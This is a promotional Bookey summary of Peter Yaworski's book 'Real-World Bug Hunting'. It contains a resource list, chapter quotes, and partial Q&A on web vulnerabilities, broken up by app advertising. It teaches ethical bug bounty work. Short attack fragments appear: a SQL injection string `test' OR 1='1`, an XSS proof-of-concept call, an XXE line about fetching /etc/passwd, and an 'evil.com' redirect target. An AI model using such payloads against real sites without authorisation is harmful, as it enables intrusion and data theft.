bo  
to  
my

José Botín

...ding habit  
...o's design  
...ual growth

**Love it!**



Bookey offers me time to go through the  
important parts of a book. It also gives me enough  
idea whether or not I should purchase the whole  
book version or not! It is easy to use!

Wonnie Tappkx

**Time saver!**



Bookey is my go-to app for  
summaries are concise, ins  
curated. It's like having acc  
right at my fingertips!

**Awesome app!**



I love audiobooks but don't always have time to listen  
to the entire book! bookey allows me to get a summary  
of the highlights of the book I'm interested in!!! What a  
great concept !!!highly recommended!

Rahul Malviya

**Beautiful App**



This app is a lifesaver for book lovers with  
busy schedules. The summaries are spot  
on, and the mind maps help reinforce wh  
I've learned. Highly recommend!

Alex Walk

Free Trial with Bookey



# Chapter 22 Summary : B Resources

## BRESOURCES

This appendix provides a curated list of resources for expanding bug hunting skills, accessible online.

### Online Training

Continuous learning is essential for discovering vulnerabilities. Recommended platforms include:

-

#### **Coursera**

: Offers a Cybersecurity Specialization with informative courses, especially on Software Security.

-

#### **Exploit Database**

: Documents vulnerabilities and links to CVEs; caution required when using code snippets.

-

#### **Google Gruyere**

: A vulnerable web app for practicing common vulnerabilities with guidance.

More Free Book



Scan to Download



Listen It

-

## **Hacker101**

: A free educational site featuring capture the flag challenges for safe hacking practice.

-

## **Hack The Box**

: An online platform for testing penetration skills with regular updates and challenges.

-

## **PentesterLab**

: Provides vulnerable systems to understand common vulnerabilities with both free and paid content.

-

## **Udacity**

: Offers free courses in web development and programming.

## **Bug Bounty Platforms**

These platforms connect hackers with companies needing vulnerability testing:

-

## **Bounty Factory**

: A European platform adhering to local regulations.

-

**More Free Book**



Scan to Download



Listen It



## **Bugbounty JP**

: Japan's pioneering bug bounty platform.

-

## **Bugcrowd**

: Matches hackers with programs; offers public and private options.

-

## **Cobalt**

: Provides pentesting services on a closed platform.

-

## **HackerOne**

: Studies vulnerabilities and connects hackers with companies; allows public bug disclosure with consent.

-

## **Intigriti**

: A crowdsourced platform focused on cost-efficient security testing.

-

## **Synack**

: Private platform with a preapproval requirement for participation.

-

## **Zeroceptor**

: Newer bug bounty platform with participation

**More Free Book**



Scan to Download



Listen It

requirements.

## Recommended Reading

For both new and experienced hackers, various resources are valuable:

-

### **A Bug Hunter's Diary**

by Tobias Klein: Insight into real-world vulnerabilities.

-

### **The Bug Hunters Methodology**

: A GitHub repository offering insights into hacker approaches.

-

### **Cure53 Browser Security White Paper**

: A technical document on browser security commissioned by Google.

-

### **HackerOne Hacktivity**

: A feed of vulnerabilities reported on HackerOne.

-

### **Hacking: The Art of Exploitation**

by Jon Erikson: Focuses on memory-related vulnerabilities.

-

More Free Book



Scan to Download



Listen It

## **Mozilla's Bug Tracker System**

: Offers insights into security-related issues reported to Mozilla.

-

## **OWASP**

: A comprehensive source of vulnerability information and testing guidelines.

-

## **The Tangled Web**

by Michal Zalewski: Explores the browser security model.

-

## **The Web Application Hacker's Handbook**

by Dafydd Stuttard and Marcus Pinto: Essential reading on web vulnerabilities.

## **Video Resources**

Visual learners can benefit from:

-

## **Bugcrowd LevelUp**

: Online hacking conference presentations covering various topics.

-

## **LiveOverflow**

**More Free Book**



Scan to Download



Listen It

: A YouTube series by Fabian Fäßler with educational content on a wide range of hacking topics.

-

### **Web Development Tutorials YouTube Channel**

: Features interviews and discussions with top hackers.

## **Recommended Blogs**

Blogs by bug hunters provide additional learning opportunities:

-

### **Brett Buerhaus's Blog**

: Details interesting bugs from high-profile programs.

-

### **Bugcrowd Blog**

: Contains interviews and informative content.

-

### **Detectify Labs Blog**

: Features valuable write-ups from ethical hackers.

-

### **The Hacker Blog**

: In-depth technical write-ups by Matthew Bryant.

-

### **HackerOne Blog**

**More Free Book**



Scan to Download



Listen It

: Offers updates and tips for hackers.

-

### **NahamSec**

: Shares unique write-ups by top hacker Ben Sadeghipour.

-

### **Filiphe Harewood's Blog**

: Highlights logic flaw findings in Facebook.

Other blogs of interest include those by Jack Whitton, Michal Zalewski, James Kettle, and various esteemed hackers, offering insights on recent findings and advanced techniques.

**More Free Book**



Scan to Download



Listen It





# Read, Share, Empower

Finish Your Reading Challenge, Donate Books to African Children.

## The Concept



×



×



This book donation activity is rolling out together with Books For Africa. We release this project because we share the same belief as BFA: For many children in Africa, the gift of books truly is a gift of hope.

## The Rule



Earn 100 points



Redeem a book



Donate to Africa

Your learning not only brings knowledge but also allows you to earn points for charitable causes! For every 100 points you earn, a book will be donated to Africa.

Free Trial with Bookey





# Best Quotes from Real-World Bug Hunting by Peter Yaworski with Page Numbers

[View on Bookey Website and Generate Beautiful Quote Images](#)

## Chapter 1 | Quotes From Pages 46-72

1. A vulnerability is a weakness in an application that allows a malicious person to perform some unpermitted action or gain access to information they shouldn't otherwise be allowed to access.
2. As you learn and test applications, keep in mind that vulnerabilities can result from attackers performing intended and unintended actions.
3. A bug bounty is a reward a website or company gives to anyone who ethically discovers a vulnerability and reports it to that website or company.
4. Because the internet can include any number of computers talking to each other, we need guidelines for how computers should communicate over the internet.
5. A GET request just retrieves information.

More Free Book



Scan to Download



[Listen It](#)

## Chapter 2 | Quotes From Pages 73-93

1. Open redirects exploit the trust of a given domain to lure targets to a malicious website.
2. Not all vulnerabilities are complex. For this open redirect, simply changing the `domain_name` parameter to an external site would redirect the user offsite from Shopify.
3. As you search for vulnerabilities, note the services a site uses because each represents new attack vectors.
4. If you do some work up front and respectfully explain the security implications in your report, your efforts will help ensure a smoother resolution.
5. Finding them, as you learned from the example bug reports, often requires keen observation.

## Chapter 3 | Quotes From Pages 94-122

1. Finding HPP vulnerabilities requires experimentation and persistence but can be worth the effort.
2. In some cases, successfully finding an HPP vulnerability takes persistence.

**More Free Book**



Scan to Download



Listen It

- 3.No two examples were found using the same method or share the same root cause, reinforcing the importance of thorough testing when looking for HPP vulnerabilities.
- 4.Takeaways Be on the lookout for vulnerability opportunities when websites accept content, appear to be contacting another web service (such as social media sites), and rely on the current URL to generate the content to be published.
- 5.If he had walked away from the vulnerability after changing the UID to another user's and failing or had he not known about HPP-type vulnerabilities, he wouldn't have received his \$700 bounty.
- 6.Sometimes, when you find such a vulnerability, it's worth taking the time to explore the platform in its entirety to see if there are other areas where you might be able to exploit similar behavior.

**More Free Book**



Scan to Download



Listen It




Download Bookey App to enjoy

**1 Million+ Quotes**

**1000+ Book Summaries**

**Free Trial Available!**

Scan to Download



## Chapter 4 | Quotes From Pages 123-161

1. When a CSRF attack is successful, the attacker is able to modify server-side information and might even take over a user's account.
2. To avoid this vulnerability, developers should never use HTTP GET requests to perform any backend data-modifying requests, such as transferring money.
3. Protected sites require the CSRF token when requests are submitted that could potentially alter data (that is, POST requests).
4. The design of these tokens makes them unguessable and only accessible to the specific user they're assigned to (like Bob).
5. Lastly, there are two additional and less common CSRF mitigation strategies.

## Chapter 5 | Quotes From Pages 162-184

1. Because these types of attacks rely on fooling targets (a practice sometimes called social engineering), bug bounty programs view content

More Free Book



Scan to Download



Listen It

spoofing and HTML injection as less severe than other vulnerabilities covered in this book.

2.HTML injection is sometimes referred to as virtual defacement. That's because developers use the HTML language to define the structure of a web page.

3.However, this vulnerability depends on users being fooled into believing the login is real and submitting their information, which isn't guaranteed.

4.When you're testing a site, check how it handles different types of input, including plaintext and encoded text.

## **Chapter 6 | Quotes From Pages 185-202**

1. 'Be on the lookout for opportunities where a site accepts input that it uses as part of its return headers, particularly when it's setting cookies.'

2. 'When you're looking for vulnerabilities, remember to think outside the box and submit encoded values to see how a site handles the input.'

3. 'If a server is somehow sanitizing the characters %0D%0A, think about how the website might be doing that and

**More Free Book**



Scan to Download



Listen It



whether you can circumvent its efforts.'

4. 'Exploiting CRLF vulnerabilities can lead to cache poisoning, firewall evasion, request hijacking, or HTTP response splitting.'

**More Free Book**



Scan to Download



Listen It




Download Bookey App to enjoy

**1 Million+ Quotes**

**1000+ Book Summaries**

**Free Trial Available!**

Scan to Download



## Chapter 7 | Quotes From Pages 203-249

1. Kamkar's worm is an extreme example, but his exploit shows the broad impact an XSS vulnerability could have on a website.
2. Confirming the impact of a bug and including this analysis improves your report, helps triagers validate your bug, and might raise your bounty.
3. When you've found an XSS vulnerability, using `alert(document.domain)` in your proof of concept is helpful: it confirms the origin where the XSS executes.
4. The SOP protects innocent websites from malicious sites attempting to exploit the website through the user.
5. You might be able to submit single or double quotes to inject an XSS payload.

## Chapter 8 | Quotes From Pages 250-278

1. A template engine is code that creates dynamic websites, emails, and other media by automatically filling in placeholders in the template when rendering it.



2. But these features don't make template engines immune to vulnerabilities.
3. Because template engines are associated with specific programming languages, when an injection occurs, you may sometimes be able to execute arbitrary code from that language.
4. It's best to take Orange's approach because it ensures you don't perform any unintended actions; also, companies can assess the potential impact of the vulnerability.
5. Understanding how the software you're testing works will help you uncover vulnerabilities.
6. The variety of template engines makes it difficult to determine what will and won't work in all situations, but knowing which technology is being used will help you overcome that challenge.

## **Chapter 9 | Quotes From Pages 279-312**

1. SQL injection (SQLi) attacks are highly rewarded because they can be devastating: attackers can manipulate or extract information or even create

**More Free Book**



Scan to Download



**Listen It**

an administrator login for themselves in the database.

2. For example, the site expects name to contain regular text.

But if a user enters the malicious input `test' OR 1='1` into the URL parameter...the condition is true and the query returns all records in the users table.

3. One protection available to prevent SQLi is the use of prepared statements, which are a database feature that executes repeated queries.

4. Keep an eye out for HTTP requests that accept encoded parameters. After you decode and inject your query into a request, be sure to reencode your payload so everything still matches the encoding the server expects.

5. When you find a vulnerability, the indications that the vulnerability exists can be subtle, such as with blind injections.

**More Free Book**



Scan to Download



Listen It




Download Bookey App to enjoy

**1 Million+ Quotes**

**1000+ Book Summaries**

**Free Trial Available!**

Scan to Download





## Chapter 10 | Quotes From Pages 313-350

1. Identifying the ability to make an unintended request is just the first step in identifying these bugs. The key to reporting them is to demonstrate the full impact of their behavior.
2. When you're looking for SSRF vulnerabilities, keep an eye out for opportunities to submit a URL or IP address as part of some site functionality.
3. If you can submit a URL to create webhooks or intentionally import remote content, try to define specific ports.
4. Be on the lookout for websites that include functionality to make external HTTP requests.
5. The less impactful situation is when an SSRF vulnerability only allows you to communicate with a limited number of external websites.
6. In each example in this chapter, the sites allowed HTTP requests to be made. But they didn't adequately protect their own infrastructure from malicious users.



## Chapter 11 | Quotes From Pages 351-381

1. Whenever a site accepts XML, no matter who owns the site, always test for XXE vulnerabilities.
2. XXE represents an attack vector with huge potential.
3. This is a great example of how you can use a site's XML templates to embed your own XML entities so the file is parsed by the target.
4. Takeaways Even big companies can make mistakes.
5. The contents of the `/etc/passwd` file will be fetched in the place of `&url;`.

## Chapter 12 | Quotes From Pages 382-415

1. 'The extent of the vulnerability depends on the server user's permissions or whether the attacker can exploit another bug to elevate the user's privileges.'
2. 'Looking at vulnerabilities that have been disclosed in widely used software libraries can be an effective way to discover bugs in sites using that software.'
3. 'If you're testing large libraries, also ensure that the



companies of the websites you're testing are properly managing their security updates.'

4. 'Takeaways from this bug: being aware of disclosed vulnerabilities provides you the opportunity to test new code.'

**More Free Book**



Scan to Download



Listen It




Download Bookey App to enjoy

**1 Million+ Quotes**

**1000+ Book Summaries**

**Free Trial Available!**

Scan to Download



## Chapter 13 | Quotes From Pages 416-438

1. Every application relies on computer memory to store and execute the application's code.
2. A memory vulnerability exploits a bug in the application's memory management.
3. Buffer overflows lead to unpredictable program behavior at best and serious vulnerabilities at worst.
4. Finding and exploiting memory vulnerabilities is complex, and entire books have been written on the subject.
5. Buffer overflows are a well-known and well-documented vulnerability type.
6. Memory vulnerabilities can allow attackers to read leaked data or run their own code.
7. To discover memory vulnerabilities, you need knowledge of memory management, which can be complex and might even depend on hardware.

## Chapter 14 | Quotes From Pages 439-469

1. When you do find a takeover, be sure to provide proof of the vulnerability, but do so in a respectful

**More Free Book**



Scan to Download



Listen It

and unobtrusive way.

- 2.It's incredibly important to explore all functionality that third-party services offer when a target site is using their services.
- 3.Keep an eye out for DNS entries that point to third-party services like S3.
- 4.Misconfigurations can allow for wildcard subdomains to override more specific subdomains, which included api.legalrobot.com in this case.
- 5.Finding subdomain takeover vulnerabilities involves looking up the DNS records for a site.

## **Chapter 15 | Quotes From Pages 470-490**

- 1.A race condition occurs when two processes race to complete based on an initial condition that becomes invalid while the processes are executing.
- 2.When you're hacking, watch for situations where your action depends on a condition.
- 3.In some cases, you can manually test for race conditions—although you might need to adapt your

**More Free Book**



Scan to Download



Listen It



workflow so you can perform actions as quickly as possible.

4.If you notice a site is performing actions well after you've visited it, it's likely using a background job to process data.

5.At a minimum, you'll develop new skills by testing that functionality.

**More Free Book**



Scan to Download



Listen It




Download Bookey App to enjoy

**1 Million+ Quotes**

**1000+ Book Summaries**

**Free Trial Available!**

Scan to Download



## Chapter 16 | Quotes From Pages 491-519

1. Finding Simple IDORs Some IDOR vulnerabilities are easier to find than others.
2. You can perform this testing using the web proxy tool Burp Suite, discussed in Appendix A.
3. Takeaways In this case, a hacker easily tested the bug manually by using a customer pin from one account while logged in as a different account.
4. Look for parameters that could contain ID values, such as any parameter names that include the characters id.
5. This vulnerability remains undisclosed, and all information in it has been anonymized.
6. When you find a vulnerability, make sure you understand the extent to which an attacker can use it.
7. Additionally, don't be discouraged if a program disagrees with your report.
8. When you're reporting, be sure to detail how an attacker can abuse the vulnerability.

## Chapter 17 | Quotes From Pages 520-546

More Free Book



Scan to Download



Listen It

- 1.Despite its standardization as an authentication workflow, OAuth is easy for developers to misconfigure.
- 2.Consider potential forgotten assets when you're looking for vulnerabilities.
- 3.When you're hacking on OAuth applications, be sure to thoroughly test the redirect\_uri parameter to see whether an application is properly validating when access tokens are sent.

## **Chapter 18 | Quotes From Pages 547-586**

- 1.Unlike the previous bugs covered in this book, which rely on the ability to submit malicious input, application logic and configuration vulnerabilities take advantage of mistakes made by developers.
- 2.The impact is often an attacker having unauthorized access to some resource or action.
- 3.The more you know about the internal workings of various frameworks, the more easily you'll find these types of vulnerabilities.

**More Free Book**



Scan to Download



Listen It

4. Takeaways When you're working on Rails applications, be sure to test all user permissions because Rails doesn't handle that functionality by default.
5. When a site relies on JavaScript, using JavaScript files is a great way to find more areas of the application to test.
6. Don't be intimidated and shy away from testing an application or feature. As you're testing, focus on third-party tools that are easily misconfigured.
7. Discovering application logic and configuration vulnerabilities requires you to watch for opportunities to interact with an application in different ways.

**More Free Book**



Scan to Download



Listen It




Download Bookey App to enjoy

**1 Million+ Quotes**

**1000+ Book Summaries**

**Free Trial Available!**

Scan to Download





## Chapter 19 | Quotes From Pages 587-619

1. When you first start hacking, it's best to define your success based on the knowledge and experience you gain, rather than on the bugs you find or money you earn.
2. Approach every target like nobody's been there before. Don't find anything? Choose another one.
3. Hacking web applications isn't magic. Being a bug hunter requires one-third knowledge, one-third observation, and one-third perseverance.
4. Just because code is updated doesn't mean all vulnerabilities have been fixed. Be sure to test any changes.
5. The more you know how a technology works, the more likely you are to find bugs based on how it's being used in the applications you test.

## Chapter 20 | Quotes From Pages 620-643

1. Finding vulnerabilities can be hard. My first piece of advice is to relax and not get ahead of yourself.
2. Always read a company's policies before hacking to avoid

More Free Book



Scan to Download



Listen It

wasting your time.

3.Include Details; Then Include More

4.Reconfirm your bugs before reporting them.

5.Whenever you think of submitting a bug, step back and ask yourself whether you would be proud to publicly disclose the report.

6.Show Respect for the Company

7.If you disagree on a received amount, have a discussion why you believe it deserves a higher reward.

8.Knowing how to write a great report and communicate your findings is an important skill for successful bug bounty hackers.

## **Chapter 21 | Quotes From Pages 644-670**

1.This list is not meant to be exhaustive; it only reflects tools I commonly use or know that other hackers use regularly.

2.None of these tools should replace observation or intuitive thinking.

3.When you're steadily finding vulnerabilities, buy the Pro

**More Free Book**



Scan to Download



Listen It

edition to make your life easier.

4. Identifying subdomains gives you a larger testable surface and increases the chances of finding a successful vulnerability.

5. Using hacking tools, you can automate not only the discovery and enumeration process, but also the processes for finding vulnerabilities.

**More Free Book**



Scan to Download



Listen It




Download Bookey App to enjoy

**1 Million+ Quotes**

**1000+ Book Summaries**

**Free Trial Available!**

Scan to Download



## Chapter 22 | Quotes From Pages 671-692

1. You should never stop learning.
2. Make sure you take a close look at each before attempting to use them.
3. Hackers who want to responsibly disclose bugs to companies who want to receive them.
4. Learning from real-world vulnerabilities is essential to growing as an ethical hacker.
5. Investing in your knowledge today will pay you back in dividends tomorrow.

**More Free Book**



Scan to Download



Listen It




Download Bookey App to enjoy

**1 Million+ Quotes**

**1000+ Book Summaries**

**Free Trial Available!**

Scan to Download





# Real-World Bug Hunting Questions

[View on Bookey Website](#)

## Chapter 1 | 1 Bug Bounty Basics| Q&A

### 1.Question

**What is a vulnerability in the context of programming and security?**

Answer:A vulnerability is a weakness in an application that allows a malicious person to perform actions they shouldn't be able to do or access information they're not authorized to see. For example, if a website lets anyone add you as a friend without permission, it could expose your private information.

### 2.Question

**How does a bug bounty program work?**

Answer:A bug bounty program rewards individuals who discover and report vulnerabilities in a website or application. Rewards can be monetary or in other forms like cryptocurrencies or service credits, encouraging ethical

More Free Book



Scan to Download



[Listen It](#)

hacking to improve security.

### 3.Question

**What role do clients and servers play in internet communication?**

Answer:In internet communication, a client is the computer or application initiating a request (like a browser), while a server is the computer or application that receives the request and responds. This communication involves sending and receiving packets of data.

### 4.Question

**What happens when you enter a URL in a web browser?**

Answer:When you enter a URL, the browser first extracts the domain name, resolves it to an IP address via DNS, establishes a TCP connection, sends an HTTP request, and finally awaits a response from the server that includes the requested content.

### 5.Question

**Can you explain the difference between HTTP and HTTPS?**

Answer:HTTP (Hypertext Transfer Protocol) is an

More Free Book



Scan to Download



Listen It

unencrypted protocol. HTTPS (HTTP Secure) adds encryption for better security, ensuring that the data transmitted between the client and server is protected from eavesdropping.

## 6.Question

**Why is understanding HTTP requests important for bug hunting?**

Answer:Understanding HTTP requests is crucial for bug hunting because it helps you recognize how data is sent and received over the web. Knowing how to manipulate these requests may expose vulnerabilities in applications.

## 7.Question

**What is the significance of Request for Comment (RFC) documents in internet communication?**

Answer:RFC documents define standards for internet protocols, ensuring that computers communicate consistently and effectively. They provide guidelines on how technologies like HTTP should function, thereby facilitating interoperability among diverse systems.

More Free Book



Scan to Download



Listen It

## 8.Question

**What does it mean when HTTP is described as 'stateless'?**

Answer:HTTP is called 'stateless' because each request from a client to a server is treated independently. This means the server does not store any session information between requests, requiring additional mechanisms (like cookies or sessions) to maintain state.

## 9.Question

**How do TCP and IP interact in communication over the internet?**

Answer:TCP (Transmission Control Protocol) ensures reliable communication by establishing a connection and verifying data transmission, while IP (Internet Protocol) handles the addressing and routing of packets between computers on the network.

## Chapter 2 | 2 Open Redirect| Q&A

### 1.Question

**What are open redirect vulnerabilities, and why do they matter?**

Answer:Open redirect vulnerabilities occur when a

More Free Book



Scan to Download



Listen It

website redirects users to a different URL without proper validation of the redirect input. They exploit the trust a user has in a particular domain, potentially leading users to malicious sites for phishing or malware distribution. While often considered low-impact and sometimes overlooked, they are significant because they demonstrate weaknesses in web application security and can compromise user data.

## 2.Question

**How do attackers typically exploit open redirects?**

Answer: Attackers typically exploit open redirects by manipulating URL parameters that control the destination of the redirect. They insert their own URLs into those parameters, often using common names like 'redirect\_to=' or special characters to change the intent of the URL. For instance, if a site did not validate the destination in a redirect, an attacker could redirect users to 'http://evil.com' instead of a legitimate site.

More Free Book



Scan to Download



Listen It

### 3.Question

#### **What lessons can we learn from the Shopify Theme Install Open Redirect example?**

Answer:The Shopify Theme Install Open Redirect case illustrates the danger of not validating user input properly.

The vulnerability arose when an attacker crafted a URL with a parameter that was intended to preview a theme but could point to an external, untrusted domain instead. The key takeaway is that developers must ensure they validate and sanitize any input that can affect users' navigation.

### 4.Question

#### **What techniques can be used to identify open redirect vulnerabilities?**

Answer:To identify open redirect vulnerabilities, one can monitor network traffic for URL parameters involved in redirects. Look for characteristics in the parameters like names containing 'url=', 'redirect=', or types of behavior that might imply a redirection. Additionally, testing for special characters or trying various input combinations can reveal

**More Free Book**



Scan to Download



Listen It



underlying vulnerabilities, especially if the backend has hardcoded URLs.

### 5.Question

#### **Why might companies dismiss reports of open redirect vulnerabilities?**

Answer:Companies may dismiss reports of open redirect vulnerabilities because they often perceive them as low-risk issues. Many bounty programs, including Google's, might not reward open redirect findings due to their seemingly lower impact compared to more severe vulnerabilities. However, it's important for those reporting to clearly articulate the potential misuse and security implications of the vulnerability.

### 6.Question

#### **What is the importance of interstitial web pages in mitigating redirect risks?**

Answer:Interstitial web pages serve as an intermediate page that informs users they are being redirected away from a trusted site to an external one. This practice helps to mitigate

**More Free Book**



Scan to Download



Listen It

risks of phishing attacks since it alerts users to the change and allows them to reconsider before proceeding. However, if poorly implemented or forgotten, as with the HackerOne example, they can still be vulnerable.

## 7.Question

**What strategy should you adopt when approaching organizations about vulnerabilities you find?**

Answer:When reporting vulnerabilities, it is essential to clearly explain the security implications and provide evidence of the issue. Establishing a respectful communication approach and being persistent can help organizations understand the potential impact. If the response is unsatisfactory, continuing to research and demonstrating the exploit can help persuade them to recognize the fault.

## 8.Question

**What can be done when a company does not acknowledge a reported vulnerability?**

Answer:If a company does not acknowledge a reported vulnerability, persistence is key. Continue to gather evidence,

More Free Book



Scan to Download



Listen It

possibly combining the vulnerability with another issue to show broader implications. Clear and respectful communication that emphasizes the potential risks to users can often help in persuading an organization to take the report more seriously.

### 9.Question

**How can special characters change the dynamics of a redirect URL?**

